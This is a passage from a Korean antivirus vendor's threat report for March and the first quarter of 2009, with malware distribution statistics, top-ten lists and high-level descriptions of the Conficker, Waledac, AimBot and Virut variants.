
다) 악성코드가 발견된 도메인



[그림 3-15] 월별 악성코드가 발견된 도메인

[그림 3-15]는 최근 5개월간 악성코드가 발견된 도메인 수의 변화 추이를 나타내는 그래프로 3월 악성코드가 발견된 도메인은 657개로 전월에 비해 약 30%가 감소하였다.

라) 악성코드가 발견된 URL




[그림 3-16] 월별 악성코드가 발견된 URL

[그림 3-16]은 최근 5개월간 악성코드가 발견된 URL 수의 변화 추이를 나타내는 그래프로 3월 악성코드가 발견된 URL 수는 4,325개로 전월에 비해 58%가 감소하였다.

(3) 유형별 악성코드 배포 수

유형	건수	비율
Downloader	31,283	44.5%
Adware	17,358	24.7%
Trojan	7,188	10.2%
AppCare	6,414	9.1%
Dropper	2,107	3.0%
Joke	826	1.2%
Win32/Virut	752	1.1%
Spyware	705	1.0%
Win-Clicker	206	0.3%
기타	3,473	4.9%
합계	70,312	100%

[표 3-11] 유형별 악성코드 배포 수



[그림 3-17] 유형별 악성코드 분포

[표 3-11]과 [그림 3-17]은 3월 한달 동안 발견된 악성코드를 유형별로 구분하여 발견 건수와 해당 비율(%)를 보여주고 있다.

3월 한달 동안 총 70,312개의 악성코드가 발견되었으며 이중 Downloader류가 31,283개로 부동의 1위였던 Adware류(17,358개)를 밀어내고 1위를 차지하였다. 3위는 Trojan류가 7,188개로 3위를 차지하였다. 사이트가드의 전체 악성코드 개수는 급격히 감소하였으나, Downloader류는 큰 차이가 없는 것을 보면, 웹을 이용한 Downloader의 배포하고 애드웨어와 Trojan을 다시 다운로드 하는 전파방식이 현재는 악성코드 배포방식의 정석을 차지하고 있는 것으로 보인다.

(3) 악성코드 배포 순위

순위		악성코드명	건수	비율
1	-	Win-Downloader/NavigateAssister.282624	29,712	56%
2	↑1	Win-Adware/Onclub.446464	8,349	16%
3	↑1	Win-Trojan/Xema.variant	2,878	5%
4	new	Win-Adware/Shortcut.InlivePlayerActiveX.234	2,620	5%
5	↑1	Win-AppCare/WinKeyfinder.542720	2,460	5%
6	↑1	Win-AppCare/WinKeygen.94208	2,334	4%
7	↑3	Packed/Upack	1,198	2%
8	-	Dropper/Agent.87552.G	1,107	2%
9	↓7	Win-Adware/Shortcut.IconJoy.642048	1,018	2%
10	new	Win-Adware/Shortcut.FreeBacon.57	982	2%
합계			52,658	100%

[표 3-12] 유형별 악성코드 배포 Top 10

[표 3-12]는 3월 한달 동안 웹 사이트에서 사이트가드를 통해 확인된 악성코드 배포 Top 10을 보여주고 있다. Top 10에 포함된 악성코드들의 총 배포건수는 52,658건으로 3월 한달 총 배포건수 70,312건의 약 75%에 해당되며, 지난달의 67%보다 증가하였다. 원인은 급격한 악성코드 감소에도 불구하고 지난달에 이어 1위를 차지한 Win-Downloader/NavigateAssister.282624는 지난달과 큰 변화가 없었기 때문이다.

특이한 점은 2월에는 Top 10에 신규로 진입한 악성코드가 5건인 반면에 3월에는 2건 밖에 되지 않을 정도로 큰 변화가 없었다는 점이다. 이는 전체 악성코드의 신종 발견수가 줄어 들고 기존 Top 10에 진입한 악성코드들이 활발한 활동은 하고 있는 것이 주요 원인으로 보인다.

요컨대, 지난달과 달리 악성코드 증가세에 반전하여 급격한 감소를 보인 3월이었다. 이는 신종 악성코드 발견수가 감소하고, 전체적으로 다양한 보안 프로그램의 기능강화로 인해 악성코드 감소가 이루어진 것으로 보이나, 3월의 감소가 2009년간 지속될지 여부는 4월의 결과를 보아야 어느 정도 판단이 가능할 것으로 보인다.

IV. 분기별 보안 이슈

1. 악성코드 1분기 이슈


(1) 1분기 악성코드 동향

구분	악성코드명	건수	비율
1	Win-Trojan/Agent.67678	13	10.4%
2	Win-Trojan/SpamMailer.349696	10	8.0%
3	Dropper/Agent.170797	9	7.2%
3	Dropper/OnlineGameHack.173857	9	7.2%
3	Win-Trojan/Agent.1470464.B	9	7.2%
3	Win-Trojan/Autorun.86016.E	9	7.2%
3	Win-Trojan/Backdoor.33365	9	7.2%
4	Win-AppCare/HackTool.13531	8	6.4%
4	Win-Trojan/Buzus.224256	8	6.4%
4	Win-Trojan/Fakealert.85504.B	8	6.4%
5	Win32/IRCBot.worm.126976.AI	7	5.6%
5	Win-Adware/Elog.365568	7	5.6%
5	Win-AppCare/Agent.8704.B	7	5.6%
6	Dropper/Autorun.171298	6	4.8%
6	Dropper/OnlineGameHack.171283	6	4.8%
합계		125	100.0%

[표 4-1] 2009년 1분기 악성코드 피해 Top 15

악성코드 피해 Top 15 의 대부분은 트로이목마가 자리를 차지하면서 압도적인 비율을 보이고 있다. 특히 게임핵이 강세이며 15 위에서 당당히 3 자리를 차지하였다. 가짜 백신 프로그램인 페이크 안티바이러스(Win-Trojan/Fakealert.85504.B)도 순위에 보이며, 3 월에 주춤하던 오토런의 경우 1 분기 결산 통계에서 오토런 드롭퍼와 함께 15 위에서 2 자리를 차지하고 있다.

[그림 4-1]과 표는 변형 악성코드를 묶어서 대표 진단명 기준으로 통계를 뽑은 것이며, 개별 악성코드 통계보다 전체적인 악성코드 통계양상을 알 수 있다. 이는 많은 변형의 출현 및 빠른 악성코드 엔진대응으로 개별 악성코드 생명주기가 짧아져서 이를 보강하기 위해 참고로 작성한 것이다.



[그림 4-1] 2009년 1분기 악성코드 대표 진단명 Top 10


구분	악성코드명	건수	비율
1	Win-Trojan/Agent	1553	25.3%
2	Win-Trojan/Downloader	1229	20.1%
3	Win-Trojan/OnlineGameHack	1188	19.4%
4	Dropper/OnlineGameHack	449	7.3%
5	Dropper/Agent	299	4.9%
6	Win-Trojan/Zlob	275	4.5%
7	Win-Downloader/Rogue.XPPoliceAntivirus	264	4.3%
8	Win32/Conficker.worm	202	3.3%
9	Win32/Autorun.worm	165	2.7%
10	Win-Trojan/Fakeav	135	2.2%
11	Win-Trojan/Xema.variant	125	2.0%
12	Win-Downloader/Rogue.FakeAV	73	1.2%
13	Win32/IRCBot.worm	63	1.0%
13	Win-Trojan/Waledac	63	1.0%
14	Win-Trojan/Fraudload	44	0.7%
합계		6127	100.0%

[표 4-2] 2009 1분기 악성코드 대표 진단명 Top 15


[그림 4-1]과 [표 4-2]은 2009 1분기 악성코드의 대표 진단명을 기준으로 유형별 피해 순위 Top 10을 나타내고 있다.

1분기 악성코드 대표 진단명 Top 10을 살펴 보면 OnlineGameHack이 많은 비율(3위와 4위에 올라 있으며, 그 비율의 합은 26.7%)을 차지하고 있다. 1월에 순위에 진입하여 2월에 6위까지 올랐던 오토런(Autorun) 웜은 3월에 Top10순위에서 사라졌으나 1분기 전체 통계에서 다시 그 위상을 볼 수 있다. 이외 1월까지 Top10순위를 차지하다가 Top10순위에서 사라졌던 컨피커(Conficker) 웜도 당당히 8위를 차지하였다. 가짜백신 프로그램인 페이크 안티바이러스(FakeAV)는 9위에서 한 단계 올라 8위로 상승했으며, 또 다른 변종 가짜백신 프로그램인 페이크 안티바이러스(Win-Trojan/FakeAV, Win-Downloader/Rogue.XPPoliceAntivirus, Win-Downloader/Rogue.FakeAV)도 여러 변형들이 함께 순위에 속하였다. 가짜백신 프로그램은 사용자가 설치 및 검사하지 않았음에도 허위로 진단하여 마치 시스템에 많은 악성코드를 진단한 것처럼 보여주어 온라인 결제를 유도하는 금전적인 목적을 가지고 있다.

아래 [그림 4-2]는 2009년 1분기 전체 악성코드 유형별 피해신고 건수를 나타내고 있는 그래프이다. 트로이목마 프로그램은 73%로 다른 악성코드보다 월등히 많은 비율을 차지하고 있으며, 드롭퍼와 웜이 각각 12%와 9%를 차지하고 있으며, 그 뒤를 이어 스크립트 5%, 유해가능 프로그램이 1%를 차지하고 있다. 비율에 거의 변동 없이 바이러스는 0.1%로 극히 낮은 비율을 유지하고 있다.




[그림 4-2] 2009년 1분기 악성코드 유형별 피해신고 현황



[그림 4-3] 2009년 1분기 악성코드 유형별 피해신고 비율 전월 비교

위의 [그림 4-3]은 1분기 접수된 악성코드 유형별 피해신고를 비교하여 나타낸 것이다. 트로이목마의 경우 1월 2월에 비율 차이 없다가 3월에 3.9%가 늘어났으며, 웜은 1월부터 소폭으로 계속 감소하는 추세이다. 드롭퍼는 2월에 소폭 상승하였다가 3월에 다시 소폭 떨어져 1월의 비율을 유지하였다. 스크립트, 유해가능 프로그램과 바이러스는 약간의 수치 차이는 있겠으나 전월과 많은 차이가 없었다.



[그림 4-4] 년 1분기 대비 피해신고 건수 비교

[그림 4-4]는 작년 2월 및 올해 1월은 각각 피해신고 건수가 상대적으로 주춤했는데 이유는 중국의 춘절인 작년2월 올해 1월에는 악성코드 제작자들도 고향을 찾아 잠시 휴식을 취했기 때문이라고 판단된다. 그 이후로 다시 상승하는 것을 볼 수 있다.

(2) 1분기 신종 및 변형 악성코드 주요 이슈

(가) 신종 및 변형 악성코드 1분기 동향

1분기 악성코드의 주요 이슈는 '취약점'이란 키워드로 정의 된다고 하겠다. 작년에 알려진 서버 서비스 취약점 (MS08-067)을 악용한 컨피커(Conficker) 웜과 변형이 1분기 내내 피해를 주었고 백신 프로그램 업체와 같은 보안 업계를 괴롭혔다. 또한 해당 취약점을 이용한 다른 악성코드도 국내에서 피해를 일으키기도 하였다. 이외에도 취약점 관련 해서 PDF 및 엑셀, 파워 포인트 관련 제로데이 취약점등이 알려졌다. 이와 같은 문서 파일에 대한 취약점은 곧잘 'spear phishing – 스피어 피싱'로 이용된다. 문서 파일에 대한 제로데이 공격이 늘어나는 원인으로는 많은 사용자들이 윈도우와 같은 OS 및 웹 브라우저에 대한 취약점만을 알고 대응 하는 경우가 많다. 많은 사용자들이 사용하며, 많은 공격을 받고 있는 MS 오피스 계열의 경우 불법 사용자의 경우 최신 보안 패치를 받을 수 없을뿐더러 '문서 파일에 악성코드가 묻어 있을까?' 라는 의구심 조차 하지 않기 때문에 많은 사용자들이 의심 없이 메일 및 웹 링크된 문서 파일을 오픈 하고는 한다. 악성코드 제작자들은 이런 점을 노리고 취약점을 찾고 이를 응용한 악성코드(악의적인 문서)를 제작하는 것이다.


트로이목마 중 중국 발 관련 악성코드 중 상당수를 차지하고 있는 온라인 게임의 사용자 계정 정보를 탈취하는 유형은 작년 동기와 진단 정책의 차이로 1:1 로 비교 하기에는 무리가 있지만 굳이 비교를 해보면 17% 정도 감소가 있었다. 2008년 12월 안철수연구소는 진단 정책의 일환으로 해당 악성코드가 많이 사용하는 특정 실행압축에 대해서 진단 하기로 한 후부터 해당 악성코드는 수는 조금씩 낮게 1분기내 보고가 되었다. 해당 유형의 악성코드의 경우 진단을 회피 할 목적으로 오히려 실행압축을 하지 않거나 또는 안티 에뮬레이션 코드가 포함된 형태로 양분 되는 경향을 보여주고 있다.

바이러스 유형의 경우 바이럿(Win32/Virut) 바이러스 변형과 카슈(Win32/Kashu.B) 바이러스 변형이 보고 되었다. 이중 바이럿(Win32/Virut) 바이러스 변형은 2월에는 자신의 코드를 대폭 변경하고 이후 지속적으로 변형이 출몰하여 많은 피해를 입혔다. 웜 유형의 경우 위에서 언급한 컨피커(Win32/Conficker.worm)의 영향으로 전체적으로는 수치가 증가 했지만 이 웜을 제외 했을 경우 별다른 특이점은 없다. 다만 월덱(Win32/Waledac.worm)이라고 명명된 악성코드가 주요 사회 및 정치적인 이슈 등을 이용하여 자신을 전파 시키는데 사용하였다. 해당 악성코드는 2008년 까지 맹위를 떨치던 젤라틴(Win32/Zhelatin.worm) 유형과 전파방법과 코드 등이 비슷하여 해당 악성코드 제작자(들)가 새로운 형태로 그들만의 봇넷(Botnet)을 운영하고 있을 것으로 유추 해본다.

이외에도 DNS를 조작하여 가짜 백신의 설치를 유도하거나 이러한 자신을 진단, 치료하기 어렵도록 하는 자기보호가 고도화된 악성코드들도 눈에 띄게 증가 하였다. 특히 일부 커널 스팸 메일러의 경우 자신을 종료하지 못하도록 시스템 프로세스에 커널 쓰레드를 만들어 두

고 동작하는 등 점점 고도화 되는 자기보호기법이 사용되고 있음을 알 수가 있었다. 또한 국내 사용자들을 노리는 메신저 관련 악성코드 변형들도 자주 출몰하여 피해도 컸다.

다음은 2009년 1분기 신종 및 변형에 대한 악성코드 유형별 분포도이다.




[그림 4-5] 2009년 1분기 신종 및 변형 악성코드 분포

여전히 트로이목마 유형이 가장 많은 비율을 보이고 있다. 웜 유형의 경우 2008년 전체를 통틀어 5% 비율을 차지하고 있는 반면에 올해 1분기는 무려 9.5% 이다. 이는 컨피커(Conficker) 웜 변형의 폭발적인 증가에 기인 한다.

올해(그 전까지는 트로이목마 및 드롭퍼 유형으로) 처음 악성코드 유형에 추가한 취약점이 존재하는 문서 파일에 대한 악성코드 비율은 1%도 안 되지만 이러한 악성코드가 일반 사용자들보다는 스피어 피싱 형태로 특정인 및 단체를 노리고 유포 되므로 감염 되었을 경우 그로 인한 피해 및 신뢰도 하락은 상상을 초월 하므로 비율이 작다고 간과 해서는 안 된다.

다음은 작년 동기와 비교한 신종 및 변형 악성코드 수를 비교한 것이다.



[그림 4-6] 2008, 2009년 1분기 신종 및 변형 악성코드 발견 수

위 [그림 4-6]에서도 알 수 있듯이 2009년은 전년 동기 대비 무려 69% 정도의 증가율을 보이고 있다. 중국 발 악성코드 유입으로 영향을 많이 받는 국내의 경우 올해 2월, 특이하게 전년 동월과 비교해서 더 많은 수가 발견 된 것으로 나타났다. 보통 중국의 최대 명절인 춘절이 포함 되어 있는 1월 또는 2월의 경우 악성코드 전월 보다 적은 수가 보고 되었지만 올해는 달랐다. 이와 같은 정확한 원인은 알 수가 없지만 시기상으로 올해 춘절의 경우 양력으로는 1월 25일부터 31일까지였기 때문에 2월의 경우 해당 되지 않아 악성코드가 이런 시기적인 요인에 영향을 받지 않았을 수 있다.

다음은 안철수연구소가 정리한 1분기 악성코드 관련 주요 이슈이다.

(나) 컨피커(Conficker) 웜 변형의 폭발적 증가와 피해 그리고 아류작 출현

MS08-067 취약점을 이용한 컨피커(Conficker) 웜 변형이 새롭게 발견, 보고 되었다. 특히 자신을 전파 하는 방법이 다양해졌다. 다음과 같다.

- 이동식 저장 디스크를 이용한 전파 방법
- 취약한 관리목적 공유폴더를 이용한 전파 방법
- MS08-067 취약점을 이용한 전파 방법

[참고 4-1] Win32/Conficker.worm 전파방법

또한 악성코드 자신의 코드가 매번 다른 형태가 발견 되었고 진단과 치료를 어렵게 하기 위

해서 자신을 원격 파일 핸들로 특정 프로세스에 오픈 해두었고 나아가 NTFS 파일 시스템인 경우 파일의 보안속성을 설정하여 관리자 권한이라도 액세스 권한을 빼앗아 버렸다.

또한 DNS 쿼리 관련 함수를 조작하여 백신 프로그램 업체와 같은 특정 도메인에 대한 접근을 차단 하기도 하였다. 또 다른 변형의 경우 실행 중인 프로세스에서 문자열을 비교하여 백신 프로그램 및 윈도우 보안 패치와 관련이 있는 경우 프로세스를 종료하는 증상도 추가 되었다. 컨피커(Conficker) 웜의 경우 근래 들어 보기 드문 윈도우 취약점을 이용하는 매우 악의적인 형태의 악성코드로 기억 될 것으로 보인다.

MS08-067 취약점을 이용해서 전파되는 또 다른 악성코드도 보고 되었는데 그것은 일명 2090바이러스라고 알려졌다. 안철수연구소는 에임봇(Win32/AimBot.worm)으로 명명 진단/치료를 하고 있다. 악성코드가 실행되면 시스템 날짜를 2090년으로 변경하기 때문에 이 악성코드가 일반 사용자에게는 2090바이러스라고 먼저 알려졌다.

악성코드는 자신을 윈도우 부팅 시 마다 실행 되도록 하기 위해서 특정 레지스트리 키 값을 이용하는데 이때 버그로 추정되는 현상으로 윈도우 로그인 진입 시 무한 재부팅 현상을 일으킬 수 있다. 또한 일부 시스템에서는 악성코드에서 생성 되는 드라이버로 인하여 BSOD를 발생하는 등 여러 가지 Side-effect로 인하여 더욱 유명세를 치뤘다.

(다) 월덱(Waledac)과 사회적인 이슈들

월덱(Win32/Waledac.worm)은 이스라엘의 가자지구 침공 및 발렌타인 데이, 오바마 당선 그리고 테러와 관련한 뉴스 등 잘 알려진 사회적 이슈를 이용하여 메일로 유포 되었다. 보통 감염 방식은 메일 내 특정 링크를 통하여 사용자를 특정 웹 페이지로 유도한다.

해당 웹 페이지에 접속을 하면 페이지의 내용에 맞는 특정 실행파일의 다운로드 활성 창이 나타난다. 파일을 실행한 경우 변형에 따라서 특이하게 로컬 드라이브에는 자신의 복사본을 생성하지 않는다. 또한 내부적(SSL 이용)으로는 특정 웹 서버로 접속하려고 시도하며 악성코드 바이너리 내부에는 RSA 인증 관련 블록이 존재하는 것으로 추정 하 건데 이러한 내용들은 여타의 P2P 웜 처럼 감염된 다른 시스템과 암호화된 통신을 위해서 사용 되어 질 것으로도 보인다.

월덱(Win32/Waledac.worm)은 젤라틴(Win32/Zhelatin.worm)처럼 사회적인 이슈를 가지고 자신을 전파 하는데 이용하는 면에서는 유사하지만 실행 후 증상이나 자신의 암호화된 코드를 풀어내기 위한 방법은 젤라틴(Zhelatin)과 비교하면 다른 형태를 가지고 있다. 그러나 이 악성코드 역시 조직적으로 만들어지고 유포 되는 것으로 보여 젤라틴(Zhelatin)처럼 올 한해

많은 변형이 만들어져 피해를 줄 가능성이 높아 보인다.

(라) 바이럿(Win32/Virut) 바이러스 변형 발견 및 보고

1분기 바이러스 이슈 중 당연 바이럿(Win32/Virut) 바이러스 변형을 빼놓을 수가 없다. 안철수연구소는 새로운 변형을 Win32/Virut.E, F 형으로 각각 명명하고, 진단, 치료를 하고 있다. 이 바이러스의 변형의 기준은 EPO (Entry-Point Obscuring - 시작 실행시점 불명확화) 형태인 경우에는 C , E 형으로 분류하고 Entry Point 내 특정 크기만큼 바이러스 코드로 덮어쓴 형태를 D, F 형으로 분류하고 있다. 이번에 발견된 E, F 형 경우 기존의 진단 방식을 회피하고 있는 형태로 기본적인 형태는 달라지지 않았다. 해당 바이러스는 치료를 위해서는 메모리 치료가 반드시 선행 되어야 한다. E, F 형 발견 이후에도 진단을 회피하는 변형이 계속 발견 되었다.

